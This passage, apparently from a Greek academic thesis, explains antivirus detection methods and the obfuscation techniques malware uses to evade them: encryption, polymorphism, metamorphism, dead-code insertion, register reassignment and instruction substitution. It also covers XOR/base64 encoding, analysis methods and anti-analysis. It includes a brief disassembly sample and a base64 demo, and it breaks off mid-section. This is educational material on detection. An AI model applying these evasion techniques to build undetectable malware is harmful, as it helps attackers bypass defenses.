Ο Σαρωτής Υπογραφών είναι ένα επιμέρους κομμάτι των αντιικών προγραμμάτων, όπου προσπαθεί να ανιχνεύσει σε πραγματικό χρόνο, χαρακτηριστικά κακόβουλων λογισμικών, όπως αναγνωρισμένες ακολουθίες bytes, υπογραφές και άλλα χαρακτηριστικά που υπάρχουν στη βάση δεδομένων του αντιικού προγράμματος.

Ευρετικοί Μέθοδοι

Μία ακόμη πιο αποτελεσματική μέθοδος ανίχνευσης βασίζεται σε στατικές ευρετικές διαδικασίες. Οι διαδικασίες αυτές, έχουν ως στόχο την εύρεση γνωστών ή άγνωστων κακόβουλων λογισμικών, αναζητώντας κομμάτια κώδικα που εκτελούν ύποπτες λειτουργίες (τεχνικές απόκρυψης κ.α). Οι ευρετικοίμέθοδοι, καθώς πραγματοποιούν στατική ανάλυση των αρχείων, δε μπορούν σε καμία περίπτωση να εγγυηθούν ότι ένα ύποπτο κομμάτι θα εκτελεστεί όπως θα έπρεπε.

Έλεγχοι ακεραιότητας

Στις περισσότερες περιπτώσεις, ένα Κακόβουλο Λογισμικό θα αλλοιώσει σημαντικά αρχεία του συστήματος για να διαφυλάξει την απρόσκοπτη λειτουργία του. Για τον εντοπισμό τέτοιου είδους μεταβολών σε αρχεία του Λειτουργικού Συστήματος, χρησιμοποιούνται οι Έλεγχοι Ακεραιότητας. Με τη χρήση αυτού του μηχανισμού, τα αντιικά προγράμματα υπολογίζουν το checksum[18] (αναγνωριστικό) των αρχείων, το οποίο ελέγχουν περιοδικά για να διαπιστώσουν εάν έχουν υπάρξει αλλαγές σε αυτά.

*Checksum ορίζεται ο έλεγχος κατά τον οποίο, διαπιστώνεται εάν υπάρχει κάποια μεταβολή σε ένα σετ δεδομένων. Για τον κόσμο των κακόβουλων λογισμικών, το checksum είναι το παράγωγο που προσδίδεται στο σετ δεδομένων και η μορφή του διαφοροποιείται ανάλογα με τον αλγόριθμο που το παράγει.

### 3.2 Δυναμικές μέθοδοι ανίχνευσης

Οι δυναμικές μέθοδοι ανίχνευσης που υλοποιούνται από τα αντιικά προγράμματα, έχουν τη δυνατότητα εντοπισμού Κακόβουλων Λογισμικών, κατά τη διάρκεια που αυτά εκτελούνται στο σύστημα. Οι δύο βασικές κατηγορίες εδώ, είναι οι Αναλυτής Συμπεριφοράς και οι Προσομοιωτές.[17]

Αναλυτής Συμπεριφοράς

Θα μπορούσαμε σε αυτό το σημείο να παρομοιάσουμε τους *Αναλυτές Συμπεριφοράς* με τους *Σαρωτές Υπογραφών* που συζητήθηκαν πιο πριν στις *Στατικές Μεθόδους*. Η μόνη διαφορά τους είναι πως οι *Αναλυτές Συμπεριφοράς* προσπαθούν να ανιχνεύσουν δυναμικά, υπογραφές ύποπτης συμπεριφοράς που περιλαμβάνονται σε κακόβουλα λογισμικά. Το πλεονέκτημα αυτής της μεθόδου είναι η ανίχνευση ύποπτης συμπεριφοράς, ανεξάρτητα το επίπεδο αλλοίωσης που μπορεί να έχει υποστεί ο κώδικας, καθώς η ανίχνευση πραγματοποιείται μετά την αποκρυπτογράφηση του κακόβουλου λογισμικού.

Μέθοδος Προσομοίωσης - Sandboxing

Όπως για τους *Αναλυτές Συμπεριφοράς*, έτσι και για τη *Μέθοδο Προσομοίωσης*[19], απαιτείται η πρωτύτερη εκτέλεση του κώδικα με σκοπό να εντοπιστούν τυχόν ύποπτες συμπεριφορές. Η βασική τους διαφορά παρ' όλα αυτά, έγκειται στον τρόπο εκτέλεσης του κακόβουλου λογισμικού. Κατά τη μέθοδο της προσομοίωσης, οι εντολές του λογισμικού εκτελούνται σε ένα εικονικό σύστημα, σε αντίθεση με τους *Αναλυτές Συμπεριφοράς*, όπου η εκτέλεση πραγματοποιείται στο πραγματικό σύστημα. Εφόσον το κακόβουλο λογισμικό προς ανάλυση εκτελεστεί στο εικονικό σύστημα, γίνεται αποκρυπτογράφηση και *Ευρετική Ανάλυση* για να διαπιστωθεί η ύπαρξη υπογραφών ύποπτης

συμπεριφοράς. Με αυτή τη μέθοδο επιτυγχάνεται η ανίχνευση *Πολυμορφικών και Μεταμορφικών Κακόβουλων Λογισμικών*, που θα συζητηθούν στη συνέχεια.

# 4. ΑΠΟΚΡΥΨΗ ΚΑΚΟΒΟΥΛΟΥ ΛΟΓΙΣΜΙΚΟΥ

Οι τεχνικές απόκρυψης χρησιμοποιούνται ευρέως για να κάνουν ένα πρόγραμμα να μη φανερώνει τις πραγματικές του λειτουργίες. Για να επιτευχθούν αυτές οι τεχνικές χρησιμοποιούνται διαδικασίες, που μεταβάλλουν κομμάτια του κώδικα ώστε να κάνουν την ανίχνευση ενός κακόβουλου λογισμικού δυσκολότερη. Όλες αυτές οι μεταβολές του κώδικα, περιγράφονται από τον όρο *Obfuscation (Αλλοίωση)*.[20]

Αρχικά, οι τεχνικές Αλλοίωσης είχαν υιοθετηθεί από προγραμματιστές, με απώτερο στόχο τη διαφύλαξη των πνευματικών δικαιωμάτων τους, όμως στην συνέχεια αντίστοιχες τεχνικές χρησιμοποιήθηκαν και από προγραμματιστές κακόβουλου λογισμικού για την αποφυγή ανίχνευσής τους από αντιικούς μηχανισμούς.

Στην κοινότητα της ασφάλειας ψηφιακών συστημάτων, ο όρος *Αλλοίωση*, χρησιμοποιείται για να προσδιορίσει οποιαδήποτε τεχνική απόκρυψης ενός κακόβουλου λογισμικού. Εμείς θα περιορίσουμε τη χρήση του όρου αποκλειστικά για τις τεχνικές απόκρυψης που υφίστανται στον εκτελέσιμο κώδικα ενός λογισμικού και όχι σε τυχόν κωδικοποιημένα δεδομένα που μπορεί να εμπεριέχει. Περεταίρω ανάλυση για την κωδικοποίηση δεδομένων παρουσιάζεται στο κεφάλαιο 6.

Στη συνέχεια θα αναλύσουμε τις κυριότερες κατηγορίες κακόβουλου λογισμικού, που κάνουν χρήση *Αλλοίωσης,* για να γίνει κατανοητός ο τρόπος με τον οποίο ένα κακόβουλο λογισμικό αποκρύπτει πληροφορίες για τις λειτουργίες του, αλλά παράλληλα διατηρεί την ίδια συμπεριφορά.

## 4.1 Κρυπτογραφημένο Κακόβουλο Λογισμικό

Η κρυπτογράφηση κακόβουλου λογισμικού είναι η κυριότερη προσέγγιση για την αποφυγή ανίχνευσης από σαρωτές υπογραφών ύποπτης συμπεριφοράς.Ένα *κρυπτογραφημένο λογισμικό* απαρτίζεται από τη ρουτίνα της αποκρυπτογράφησης και το κρυπτογραφημένο κυρίως σώμα του. Η βασική ιδέα πίσω από αυτήν την τεχνική είναι πως κατά την εκτέλεση του λογισμικού, η

ρουτίνα αποκρυπτογράφησης θα επαναφέρει το κρυπτογραφημένο κυρίως σώμα στην κανονική του μορφή.
Η τεχνική αυτή ενώ έχει αποδειχτεί πολύ αποτελεσματική, έχει ένα τρωτό σημείο, το οποίο δίνει τη δυνατότητα στα αντιικά λογισμικά να την εντοπίζουν. Ο εντοπισμός τους καθίσταται δυνατός, βάσει της ρουτίνας αποκρυπτογράφησης, η οποία είναι πάντα ίδια. Σαν αντίμετρο από τα *Αντιικά Λογισμικά* λοιπόν, δημιουργούνται υπογραφές που ταυτοποιούν τις ρουτίνες κρυπτογράφησης κακόβουλων λογισμικών, για την ανίχνευσή τους.[21]

### 4.2 Ολιγομορφικό και Πολυμορφικό Κακόβουλο Λογισμικό

Με σκοπό να αντιπαρέρθουν το βασικό πρόβλημα ανίχνευσης ενός Κρυπτογραφημένου κακόβουλου λογισμικού, οι κακόβουλοι προγραμματιστές δημιούργησαν μία μέθοδο, κατά την οποία η ρουτίνα της αποκρυπτογράφησης θα μεταβαλλόταν σε κάθε μεμονωμένη μόλυνση.
Αρχικά, εμφανίστηκε το *ολιγομορφικό κακόβουλο λογισμικό*, το οποίο κατάφερνε να μεταβάλλει σε μικρό βαθμό την ρουτίνα κρυπτογράφησης, δίνοντας έτσι τη δυνατότητα δημιουργίας μερικών εκατοντάδων διαφορετικών αποκρυπτογράφων. Μολονότι αυτή η τεχνική έκανε το Κακόβουλο Λογισμικό δυσκολότερα ανιχνεύσιμο, ήταν ακόμη εφικτό να ταυτοποιηθεί, έχοντας συμπεριλάβει υπογραφές για τις διαφορετικές εκδοχές της ρουτίνας αποκρυπτογράφησης.
Στη συνέχεια, μία βελτιωμένη έκδοση, με σκοπό την αποφυγή των περιορισμών που έθετε η μέθοδος του Ολιγομορφικού Κακόβουλου Λογισμικού, αποτέλεσε το Πολυμορφικό Κακόβουλο λογισμικό. Ένα τέτοιου είδους Κακόβουλο Λογισμικό, μπορούσε να δημιουργεί άπειρες διαφορετικές ρουτίνες αποκρυπτογράφησης, κάνοντας χρήση επιπλέον τεχνικών *Αλλοίωσης* , όπως *dead-code isertion* (εισαγωγή νεκρού κώδικα), *register reassignment* (ανακατάταξη καταχωρητών)[21]. Τα *Πολυμορφικά Κακόβουλα λογισμικά* μπορούσαν αδιαμφισβήτητα πλέον να κάνουν την ανίχνευση βάσει υπογραφών, άκρως αναποτελεσματική. Στην περίπτωση του *Πολυμορφικού Κακόβουλου Λογισμικού*, ο μόνος τρόπος για να ανιχνευθεί ήταν η ταυτοποίηση του κύριου σώματος του, εφόσον είχε ολοκληρωθεί η διαδικασία της αποκρυπτογράφησης. Έχοντας αυτό υπόψιν, τα *αντιικά προγραμμάτα* συμπεριέλαβαν την τεχνική προσομοίωσης

εκτέλεσης (*Sandboxing*). Χρησιμοποιώντας την τεχνική προσομοίωσης εκτέλεσης, επιτυγχάνεται η απομόνωση του αποκρυπτογραφημένου κύριου σώματος του κακόβουλου λογισμικού, το οποίο στη συνέχεια μπορεί να ταυτοποιηθεί βάσει της υπογραφής του.

### 4.3 Μεταμορφικό Κακόβουλο Λογισμικό


Το Μεταμορφικό Κακόβουλο Λογισμικό[22] αποτελεί την πιο εξελιγμένη μορφή κακόβουλου λογισμικού που γνωρίζουμε μέχρι σήμερα. Σε αυτή την κατηγορία γίνεται η πιο αποτελεσματική χρήση των τεχνικών *Αλλοίωσης* **,** με στόχο την αλλαγή του κύριου σώματος σε νέες γενιές, οι οποίες μοιάζουν διαφορετικές αλλά διατηρούν ακριβώς τις ίδιες λειτουργίες. Για να επιτευχθεί αυτό, το *Μεταμορφικό κακόβουλο λογισμικό* είναι ικανό να αναγνωρίζει και να μεταβάλλει το κύριο σώμα του κατά τη διάδοσή του.

# 5. ΤΕΧΝΙΚΕΣΑΛΛΟΙΩΣΗΣ


Στη συνέχεια θα αναλύσουμε τις κυριότερες τεχνικές *Αλλοίωσης*[21] που χρησιμοποιούνται στις κατηγορίες *Ολιγομορφικών/Πολυμορφικών* και *Μεταμορφικών Κακόβουλων λογισμικών*.

## 5.1 Εισαγωγή νεκρού κώδικα

Η *εισαγωγή νεκρού κώδικα* είναι μία απλή τεχνική *Αλλοίωσης*, κατά την οποία στο σύνολο του κώδικα, προστίθενται επιπλέον 'άχρηστες' οδηγίες για να αλλάξει η γενική μορφή του λογισμικού, αλλά παράλληλα να διατηρήσει την ίδια λειτουργικότητα.
Ένα απλό αντίμετρο που χρησιμοποιείται από τα αντιικά προγράμματα για αυτήν την περίπτωση, είναι η διαγραφή του 'άχρηστου' κώδικα πριν την ανάλυση του Κακόβουλου λογισμικού.[23]




**Εικόνα5.1:** Κανονικό Δείγμα




**Εικόνα5.2:**Εισαγωγή νεκρού κώδικα

### 5.2 Αλλαγή ανάθεσης καταχωρητών

Η *αλλαγή ανάθεσης καταχωρητών* είναι ακόμη μία απλή τεχνική *Αλλοίωσης*, στην οποία οι καταχωρητές που χρησιμοποιούνται για συγκεκριμένες οδηγίες του προγράμματος, αλλάζουν από γενιά σε γενιά. Όπως εμφανίζεται και στην εικόνα 5.3, το σετ εντολών παραμένει όπως στο κανονικό δείγμα (εικόνα 5.1), το μόνο που αλλάζει είναι οι καταχωρητές που χρησιμοποιούνται.
Όπως και στην τεχνική της *εισαγωγής νεκρού κώδικα*, έτσι και εδώ, τα *αντιικά προγράμματα* έχουν δημιουργήσει αντίμετρα για την ανίχνευση τέτοιων τεχνικών. Κάνοντας, λοιπόν αναζητήσεις στον κώδικα, χωρίς να λαμβάνουν υπόψιν τους καταχωρητές που χρησιμοποιούνται, επιτυγχάνουν την ανίχνευση.[24]

```
00401005   8BF3            MOV ESI,EBX
00401007   3E:8A1B          MOV BL,BYTE PTR DS:[EBX]
0040100A   84DB             TEST BL,BL
0040100C   74 48            JE SHORT Test.00401056
0040100E   52               PUSH EDX
0040100F   3E:8F05 74F940   POP DWORD PTR DS:[40F974]
00401016   D3DA             RCR EDX,CL
00401018   0FCA             BSWAP EDX
0040101A   68 58104000      PUSH Test.00401058
0040101F   5A               POP EDX
00401020   3E:891A          MOV DWORD PTR DS:[EDX],EBX
00401023   42               INC EDX
00401024   0FBDD8           BSR EBX,EAX
00401027   F7C3 46A978DC     TEST EBX,DC78A946
0040102D   8BD8             MOV EBX,EAX
0040102F   50               PUSH EAX
00401030   B4 86            MOV AH,86
00401032   B2 27            MOV DL,27
00401034   BB 7CFAA17F      MOV EBX,7FA1FA7C
00401039   EB 01            JMP SHORT Test.0040103C
0040103B   90               NOP
0040103C   0FBCD8           BSF EBX,EAX
0040103F   3E:C705 FC8841   MOV DWORD PTR DS:[4188FC],0
0040104A   81EB 210DE8B9    SUB EBX,B9E80D21
00401050   69D0 E577D49D    IMUL EDX,EAX,9DD477E5
```


**Εικόνα5.3:**Αλλαγή ανάθεσης καταχωρητών

### 5.3Ανακατάταξη υπορουτίνας

Σε αυτή την τεχνική, γίνεται τυχαία ανακατάταξη κάποιων προεπιλεγμένων υπορουτίνων του κώδικα.Έτσι, δίνεται η δυνατότητα δημιουργίας n! παραλλαγών του *κακόβουλου λογισμικού*, όπου n, ο προεπιλεγμένος αριθμός των υπορουτίνων που ανακατατάσσονται. Για παράδειγμα, με 10 προεπιλεγμένες υπορουτίνες, προκύπτουν 3.628.800 διαφορετικές παραλλαγές του ίδιου κακόβουλου λογισμικού.[23][24]

## 5.4Αλλαγή οδηγιών

Κατά την *τεχνική αλλαγής οδηγιών*, το σύνολο του κώδικα παραμένει ίδιο, εκτός από οδηγίες, οι οποίες μπορούν να επαναδιατυπωθούν με άλλες οδηγίες που αποφέρουν ακριβώς το ίδιο αποτέλεσμα. Για παράδειγμα, η οδηγία *'xor'* μπορεί να αντικατασταθεί με την οδηγία *'sub'* και η *'test'*με την *'or'*, όπως φαίνεται στην εικόνα 5.4.[23][24]





**Εικόνα5.4:**Αλλαγή Οδηγιών


## 5.5Μετάθεση κώδικα

Στην τεχνική της μετάθεσης κώδικα, η συνοχή των εντολών του προγράμματος αλλάζει με τέτοιο τρόπο, ώστε να μην υπάρχει καμία λειτουργική επίπτωση. Αυτό επιτυγχάνεται με δύο διαφορετικούς τρόπους, τη μετάθεση κώδικα βάσειάνευ όρων συνθηκών και τη μετάθεση κώδικα βάσειανεξάρτητων οδηγιών.[23]

Όπως φαίνεται στις εικόνες 5.5 και 5.6, τα σετ των εντολών που περικλείονται στα διαφορετικού χρώματος κουτιά, μπορούν να μετατίθενται μεταξύ τους με τα κατάλληλα κριτήρια στις συνθήκες *'jmp',* χωρίς να επηρεάζεται η τελική λειτουργία του προγράμματος.




**Εικόνα5.5:** Μετάθεση βάσει άνευ όρων συνθηκών




**Εικόνα 5.6:**Μετάθεση βάσειανεξάρτητων οδηγιών

Για τη μετάθεση βάσει*άνευ όρων συνθηκών*, η ανίχνευση από τα αντιικα προγράμματα καθίσταται δυνατή, εφόσον αφαιρεθούν όλες οι άνευ όρων συνθήκες, αποκαλύπτοντας έτσι την κανονική ροή του κώδικα.
Απ' την άλλη , η μετάθεση βάσειανεξάρτητων οδηγιών απαιτεί μία περίπλοκη διαδικασία, που κάνει τα αντιικά προγράμματα αναποτελεσματικά στις περισσότερες περιπτώσεις. Αυτό οφείλεται στην δυσκολία που έγκειται στην εύρεση-μετάθεση των ανεξάρτητων οδηγιών ενός λογισμικού.

### 5.6Εμφώλευση οδηγιών

Με αυτή την τεχνική, το κακόβουλο λογισμικό αποσυναρμολογεί ένα πρόγραμμα - στόχο, προσθέτει κομμάτια κακόβουλου κώδικα και το επανασυναρμολογεί, κάνοντας έτσι την ανίχνευσή του ιδιαίτερα δύσκολή. Η νέα εκδοχή του προγράμματος, περιέχει τις ανάλογες οδηγίες που παραπέμπουν στο κακόβουλο κομμάτι κώδικα κατά την εκτέλεση του.[22]

# 6. ΚΩΔΙΚΟΠΟΙΗΣΗ ΔΕΔΟΔΕΝΩΝ

Η *κωδικοποίηση δεδομένων* χρησιμοποιείται από τους προγραμματιστές κακόβουλου λογισμικού, για να κάνουν την ανάλυση τους δυσκολότερη. Η κωδικοποίηση δεδομένωνσε ένα Κακόβουλο Λογισμικό μπορεί επίσης να χρησιμοποιηθεί για να κρύψει πληροφορίες που εμπεριέχονται στο εσωτερικό του, σχετικά με λειτουργίες του ή για να κρύψει ακολουθίες χαρακτήρων που καθιστούν το λογισμικό ως κακόβουλο.
Ένα από τα πιο βασικά βήματα λοιπόν για την ανάλυση κακόβουλου λογισμικού είναι η αναγνώριση των κρυπτογραφημάτων που χρησιμοποιούνται για την κωδικοποίηση των δεδομένων, με σκοπό την αποκρυπτογράφηση τους και κατ' επέκταση τη φανέρωση των κρυφών στοιχείων μέσα στον κώδικα. Παρακάτω θα αναφέρουμε συνοπτικά κάποια απ' τα βασικότερα κρυπτογραφήματα που χρησιμοποιούνται εώς σήμερα.

## 6.1 Xor

Το *XOR κρυπτογράφημα*[25] κάνει χρήση της λογικής πράξης *exclusive OR* για να μεταβάλει τα bits. Κατά την κωδικοποίηση των δεδομένων χρησιμοποιώντας το κρυπτογράφημα XOR, ορίζεται ένα σταθερό byte και στη συνέχεια υλοποιείται η λογική πράξη XOR για κάθε byte μίας ακολουθίας συμβολοσειρών, με αυτό. Πολλές φορές το αποτέλεσμα αυτής της διαδικασίας μπορεί να παράγει και χαρακτήρες που δεν εκτυπώνονται, όπως το SPACE , το CR κλπ. Το κρυπτογράφημα XOR είναι εύκολο στη χρήση γιατί απαιτεί μονάχα μία εντολή σε γλώσσα μηχανής ώστε να υλοποιηθεί και άλλη μία για την αντιστροφή του αποτελέσματος. Επίσης, η αντιστροφή του XOR απαιτεί την ίδια τιμή που χρειάστηκε για την κωδικοποίηση.

## 6.2 Base 64

Το *base64 κρυπτογράφημα* αρχικά, χρησιμοποιούταν για την κωδικοποίηση συνημμένων αρχείων σε μηνύματα ηλεκτρονικού ταχυδρομείου.
Όλες οι διαφορετικές εκδοχές του base64, μετατρέπουν μια ακολουθία δεδομένων από δυαδικό σύστημα σε ένα περιορισμένο σετ εώς 64 χαρακτήρες. Συνήθως το

αποτέλεσμα περιέχει 64 βασικούς χαρακτήρες και ένα τελικό χαρακτήρα, όπου συχνά είναι το σύμβολο ‘=’.

```
root@kilo:~# echo 'malware' | base64
bWFsd2FyZQo=
root@kilo:~# echo 'bWFsd2FyZQo='| base64 -d
malware
```

**Εικόνα6.1:**Παράδειγμα μετατροπής base64

### 6.3 Παραμετροποίηση κρυπτογραφημάτων

Πέρα από τη χρήση ήδη υπαρχόντων διαδικασιών, σ’ ένα Κακόβουλου Λογισμικού, συχνά συναντάμε παραμετροποιημένα κρυπτογραφήματα ή συνδυασμό κάποιων από τα προαναφερθέντα. Για παράδειγμα, μία συνηθισμένη διαδικασία κωδικοποίησης δεδομένων σε κακόβουλο λογισμικό, υλοποιεί αρχικά το κρυπτογράφημα XOR στα δεδομένα και στη συνέχεια, το αποτέλεσμα, υφίσταται κωδικοποίηση ξανά με χρήση base64.

# 7. ΤΕΧΝΙΚΕΣ ΑΝΑΛΥΣΗΣ ΚΑΚΟΒΟΥΛΟΥ ΛΟΓΙΣΜΙΚΟΥ

Συνήθως, κατά την Ανάλυση κακόβουλου λογισμικού το μόνο στοιχείο που διατίθεται, είναι ένα εκτελέσιμο αρχείο.Η αναπαράσταση ενός εκτελέσιμου αρχείου δεν προσφέρει καμία πληροφορία που να είναι ευανάγνωστη από έναν άνθρωπο. Έτσι λοιπόν, για να εξάγουμε κάποια συμπεράσματα σχετικά με τη λειτουργία του κακόβουλου λογισμικού, είναι απαραίτητη η χρήση εργαλείων καθώς και κάποιων τεχνασμάτων από τη μεριά του αναλυτή.[12]
Υπάρχουν δύο βασικές τεχνικές αναφορικά με την Ανάλυση κακόβουλου λογισμικού: Η Στατική και η Δυναμική. Στη *Στατική Ανάλυση* το δείγμα εξετάζεται χωρίς να εκτελεστεί σε κάποιο σύστημα, ενώ στη *Δυναμική Ανάλυση* το δείγμα εκτελείται σε ένα πειραματικό περιβάλλον. Συχνά, αυτές οι δύο προσεγγίσεις περιλαμβάνουν δύο υποκατηγορίες που καθορίζονται από το σκοπό της ανάλυσης, όπως φαίνεται στη συνέχεια.

## 7.1 Βασική Στατική Ανάλυση

Στη βασική στατική ανάλυση η εξέταση πραγματοποιείται δίχως να προβάλουμε τις εντολές του εκτελέσιμου αρχείου. Σκοπός της βασικής στατικής ανάλυσης, είναι η εξαγωγή πληροφοριών σχετικά με τα χαρακτηριστικά του δείγματος. Αυτή η κατηγορία της Στατικής Ανάλυσης είναι πολύ ξεκάθαρη και γρήγορη, αλλά καθίσταται επίσης αναποτελεσματική σε περιπτώσεις εξελιγμένων κακόβουλων λογισμικών. Κάποια από τα κυριότερα βήματα στη βασική στατική ανάλυση παρουσιάζονται στην ενότητα 9.3, Εφαρμογή Στατικής ανάλυσης.

## 7.2 Βασική Δυναμική Ανάλυση

Η βασική δυναμική ανάλυση απαιτεί την εκτέλεση του δείγματος για την εξέταση της συμπεριφοράςτου σε ένα σύστημα. Με τις εξαγόμενες πληροφορίες σχετικά με το δείγμα, είμαστε σε θέση να αφαιρέσουμε τα επιμέρους κακόβουλα στοιχεία από το σύστημα και να δημιουργήσουμε υπογραφές συμπεριφοράς που θα ταυτοποιούν το κακόβουλο λογισμικό. Για την πραγματοποίηση της βασικής δυναμικής ανάλυσης χρειάζεται ένα πειραματικό απομονωμένο περιβάλλον για να βεβαιωθούμε ότι δε θα υπάρχει περίπτωση μόλυνσης του Η/Υ - Δικτύου μας. Όπως η βασική στατική ανάλυση, έτσι και η βασική δυναμική ανάλυση δεν

απαιτούν εξειδικευμένες γνώσεις από τον αναλυτή, παρ' όλα αυτά αρκετές πτυχές του λογισμικού παραμένουν ανεξερεύνητες.

### 7.3 Προχωρημένη Στατική Ανάλυση

Στην Προχωρημένη Στατική Ανάλυση απαιτείται η αντίστροφη μηχανική του κακόβουλου δείγματος, εξετάζοντας όλες τις εντολές του προγράμματος που εκτελούνται από την Κεντρική Μονάδα Επεξεργαστή, με σκοπό να ανακαλύψουμε όλες τις λειτουργίες του. Η προχωρημένη στατική ανάλυση χρειάζεται εξειδικευμένες γνώσεις *disassembly*[27] , δομών κώδικα και γενικών αρχών των Λειτουργικών Συστημάτων. *Disassembly* ονομάζεται η αντίστροφη διαδικασία για την παραγωγή κώδικα επιπέδου *assembly*[28]από εκτελέσιμο αρχείο παραγόμενο από υψηλότερου επιπέδου γλώσσας προγραμματισμού.

### 7.4 Προχωρημένη Δυναμική Ανάλυση

Στη Προχωρημένη Δυναμική Ανάλυση, γίνεται χρήση debugger[29] με σκοπό την εξέταση της εσωτερικής κατάστασης του κακόβουλου δείγματος κατά την εκτέλεση του. Μέσω αυτής της τεχνικής, μας παρέχονται χρήσιμες λεπτομέρειες τις οποίες είναι αδύνατο να αποκτήσουμε μέσω οποιασδήποτε άλλης.Debugger ονομάζεται ένα πρόγραμμα το οποίο χρησιμοποιείται για την εξέταση και αποσφαλμάτωση άλλων προγραμμάτων (του προγράμματος "στόχου")

## 8. ΤΕΧΝΙΚΕΣ ΑΝΤΙ-ΑΝΑΛΥΣΗΣ

Οι *Τεχνικές αντι-ανάλυσης* συναντώνται συνήθως σε προηγμένα κακόβουλα λογισμικά, που χρησιμοποιούνται για στοχευμένες επιθέσεις. Ο βασικός τους στόχος, είναι η αύξηση του απαιτούμενου χρόνου για την ανάλυση του κακόβουλου λογισμικού από ερευνητές ασφαλείας, ή ακόμη και να καθιστούν την ανάλυση τους αδύνατη. Στη συνέχεια θα αναφερθούν οι κυριότερες τεχνικές αντι-ανάλυσης: Anti-disassembly, Anti-Debugging, Anti-Vritual Machine. [5]

### 8.1Anti-disassembly

Ένα λογισμικό μπορεί να αναπαρασταθεί σε γλώσσα Assembly με τη χρήση αυτοματοποιημένων διαδικασιών που υλοποιούνται από διάφορα εργαλεία (Disassemblers).
Η τεχνική Anti-disassembly[5] επιτυγχάνεται με κομμάτια επιπρόσθετου κώδικα, ο οποίος προσπαθεί να αλλοιώσει το αποτέλεσμα που παράγεται από ένα Disassembler. Αυτός ο κώδικας λοιπόν, επωφελείται από περιορισμούς που υπάρχουν στους Disassemblers, στοχεύοντας να δημιουργήσει λάθος εντύπωση για την πραγματική δομή του λογισμικού. Για παράδειγμα, οι Disassemblers μπορούν μόνο να αναπαριστούν ένα byte ως τμήμα μίας εντολής τη φορά.Εάν ένας Disassembler οδηγηθεί εσκεμμένα σε λάθος τμήμα της μνήμης, κάποιες εντολές που θα εκτελούνταν, μπορεί να μη συμπεριληφθούν.

### 8.2 Anti-debugging

Μία εξίσου διαδεδομένη *τεχνική αντι-ανάλυσης* είναι η *τεχνική Anti-debugging*.
